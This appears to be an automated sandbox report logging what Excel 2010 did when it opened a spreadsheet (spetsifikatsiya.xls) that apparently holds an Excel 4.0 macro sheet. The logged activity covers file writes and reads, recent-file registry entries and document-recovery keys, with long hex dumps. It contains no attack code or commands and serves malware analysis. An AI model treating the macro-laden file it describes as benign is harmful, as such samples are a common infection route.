.....+,..0.....H.....P.....X.....`.....h.....p.....x.....Feuil1.....Macro1.....Worksheets.....Excel 4.0 Macr	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\CCDE0000	unknown	2560	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	.....!..."...#...$...%...&...'...(...)...*...+...,...-.../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@..	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\CCDE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 04 00 00 00 d7 01 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 d3 01 00 00 d4 01 00 00 d5 01 00 00 d6 01 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	.....>.....	success or wait	1	7FEEAA29AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\CCDE0000	unknown	16384	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\CCDE0000	unknown	16384	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\CCDE0000	unknown	16384	success or wait	1	7FEEAA29AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDBA0	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDC7A	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDD06	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F7B96	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F7D5A	success or wait	1	7FEEAA29AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDBA0	EDBA0	binary	04 00 00 00 4C 04 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 31 00 2E 00 35 00 38 00 30 00 2E 00 34 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 1E EE 47 6A 55 E4 D6 01 A0 DB 0E 00 A0 DB 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDC7A	EDC7A	binary	04 00 00 00 4C 04 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 20 7C 9E 6D 55 E4 D6 01 7A DC 0E 00 7A DC 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDD06	EDD06	binary	04 00 00 00 4C 04 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 73 00 70 00 65 00 74 00 73 00 69 00 66 00 69 00 6B 00 61 00 74 00 73 00 69 00 79 00 61 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 43 AB B8 6D 55 E4 D6 01 06 DD 0E 00 06 DD 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	`)8	binary	60 29 38 00 4C 04 00 00 02 00 00 00 00 00 00 00 54 00 00 00 01 00 00 00 28 00 00 00 20 00 00 00 73 00 70 00 65 00 74 00 73 00 69 00 66 00 69 00 6B 00 61 00 74 00 73 00 69 00 79 00 61 00 2E 00 78 00 6C 00 73 00 00 00 73 00 70 00 65 00 74 00 73 00 69 00 66 00 69 00 6B 00 61 00 74 00 73 00 69 00 79 00 61 00 00 00	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E60090400100000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1378222081	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F7B96	F7B96	binary	04 00 00 00 4C 04 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 2A 77 D0 85 55 E4 D6 01 96 7B 0F 00 96 7B 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 